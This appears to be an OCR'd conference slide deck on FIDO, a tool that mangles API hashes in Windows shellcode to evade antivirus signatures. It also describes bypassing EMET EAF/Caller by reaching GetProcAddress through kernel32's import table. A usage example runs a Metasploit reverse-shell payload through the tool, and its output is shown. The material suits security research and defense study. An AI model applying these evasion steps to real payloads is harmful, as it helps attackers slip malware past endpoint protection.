
The new workflow



The new workflow



The new workflow


1
2
6, Continue to 2 until done
[IAT Stub][Lookuptable][the actual payload logic]
5
4
3
[some winAPI]

LOE

- The initial POC took < 12 hours
- Adding the workflow and stubs:12 hours
- Finalizing the tool: ಠ_ಠ
- But I’m happy 🤓

About those API Hashes

About those API Hashes

- They are now meaningless

About those API Hashes

- They are now meaningless
- AVs depend on them for signatures

About those API Hashes

- They are now meaningless
- AVs depend on them for signatures
- What happens if we mangle them?


FIDO AV Demo

DEMO: https://youtu.be/p3vFRx5dur0

FIDO Usage Example

```
cat ../msf/reverse_shell_x64.bin |  ./fido.py −b whois64.exe −m −p ExternGPA −t win10 > test.bin
[∗] Length of submitted payload: 0x1cc
[∗] Stripping Stripping Fewers 64bit hash stub
[∗] Length of code after stripping: 258
[∗] Disassembling payload
[∗] Mangling kernel32.dll!LoadLibraryA call hash: 0xe6b6358
[∗] Mangling ws2_32.dll!WSAStartup call hash: 0x1894475
[∗] Mangling ws2_32.dll!WSASocketA call hash: 0x42005c9f
[∗] Mangling ws2_32.dll!connect call hash: 0xaaed57f
[∗] Mangling kernel32.dll!CreateProcessA call hash: 0x811d8a65
[∗] Mangling kernel32.dll!WaitForSingleObject call hash: 0x87cd52d8
[∗] Mangling kernel32.dll!ExitThread call hash: 0xabf4ce38
[∗] Mangling kernel32.dll!GetVersion call hash: 0x98d50974
[∗] Mangling ntdll.dll!RtlExitUserThread call hash: 0xbf73d1c0
[…snip…]
```

Issues with some DLLs



```
blacklist = ['kernel32.dll', 'gdi32.dll', 'ole32.dll', 'shlwapi.dll', 'firewallapi.dll',
             'shell32.dll', 'user32.dll', 'oleaut32.dll', 'ws2_32.dll', 'iphlpapi.dll',
             'comctl32.dll', 'msvcrt.dll', 'combase.dll', 'comctl32.dll', 'rpcrt4.dll',
             'sspicli.dll',
             ]
```

System Binaries/DLLs with LLAGPA or GPA in IAT

	LLAGPA	GPA
XPSP3	1300	5426
VISTA	645	26855
WIN7	675	48383
WIN8	324	31158
WIN10	225	50522

API-MS-WIN-CORE*.dlls

https://betanews.com/2009/12/02/mark-russinovich-on-minwin-the-new-core-of-windows/

API-MS-WIN-CORE*.dlls

- `MINWIN`

https://betanews.com/2009/12/02/mark-russinovich-on-minwin-the-new-core-of-windows/

API-MS-WIN-CORE*.dlls

- `MINWIN`
- `These dlls redirect to the actual implementation of the windows API`

https://betanews.com/2009/12/02/mark-russinovich-on-minwin-the-new-core-of-windows/

API-MS-WIN-CORE*.dlls

- MINWIN
- These dlls redirect to the actual implementation of the windows API
- Existed since win7

API-MS-WIN-CORE*.dlls

- MINWIN
- These dlls redirect to the actual implementation of the windows API
- Existed since win7
- GPA is implemented via API-MS-WIN-CORE-LIBRARYLOADER-*.DLL

https://betanews.com/2009/12/02/mark-russinovich-on-minwin-the-new-core-of-windows/

API-MS-WIN-CORE*.dlls

- MINWIN
- These dlls redirect to the actual implementation of the windows API
- Existed since win7
- GPA is implemented via API-MS-WIN-CORE-LIBRARYLOADER-*.DLL
- Normally used in system dlls

https://betanews.com/2009/12/02/mark-russinovich-on-minwin-the-new-core-of-windows/

API-MS-WIN-CORE*.dlls


- MINWIN
- These dlls redirect to the actual implementation of the windows API
- Existed since win7
- GPA is implemented via API-MS-WIN-CORE-LIBRARYLOADER-*.DLL
- Normally used in system dlls
- Can be called by userland applications via IAT parsing

https://betanews.com/2009/12/02/mark-russinovich-on-minwin-the-new-core-of-windows/

Because it is in…

Because it is in…

Kernel32.dll



pFile	Data	Description	Value
00000F10	000CF282	Hint/Name RVA	000B GetModuleHandleW
00000F14	000CF296	Hint/Name RVA	0009 GetModuleHandleExA
00000F18	000CF2AC	Hint/Name RVA	000A GetModuleHandleExW
00000F1C	000CF2C2	Hint/Name RVA	000F LoadResource
00000F20	000CF2D2	Hint/Name RVA	0012 LockResource
00000F24	000CF2E2	Hint/Name RVA	0013 SizeofResource
00000F28	000CF2F4	Hint/Name RVA	000C GetProcAddress
00000F2C	000CF306	Hint/Name RVA	0006 GetModuleFileNameA
00000F30	000CF31C	Hint/Name RVA	0004 FreeLibraryAndExitThread
00000F34	000CF338	Hint/Name RVA	0002 FindStringOrdinal
00000F38	000CF34C	Hint/Name RVA	0000 DisableThreadLibraryCalls
00000F3C	000CF368	Hint/Name RVA	000D LoadLibraryExA
00000F40	000CF37A	Hint/Name RVA	0007 GetModuleFileNameW
00000F44	000CF390	Hint/Name RVA	0001 FindResourceExW
00000F48	000CF3A2	Hint/Name RVA	0003 FreeLibrary
00000F4C	000CF3B0	Hint/Name RVA	000E LoadLibraryExW
00000F50	000CF3C2	Hint/Name RVA	0005 FreeResource
00000F54	00000000	End of Imports	API-MS-Win-Core-LibraryLoader-L1-1-0.dll
00000F58	000CF3D2	Hint/Name RVA	0007 PeekNamedPipe
00000F5C	000CF3E2	Hint/Name RVA	0003 DisconnectNamedPipe
00000F60	000CF3F8	Hint/Name RVA	0002 CreatePipe

SAY AGAIN?

SAY AGAIN?

- We just need GPA in any DLL Import Table to access the entire windows API

SAY AGAIN?

- We just need GPA in any DLL Import Table to access the entire windows API
- Since win7, GPA has been in Kernel32.dll Import Table

SAY AGAIN?

- We just need GPA in any DLL Import Table to access the entire windows API
- Since win7, GPA has been in Kernel32.dll Import Table
- We’ve had a stable EMET EAF(+)/Caller bypass opportunity since Win7 (works for win7 – win10)

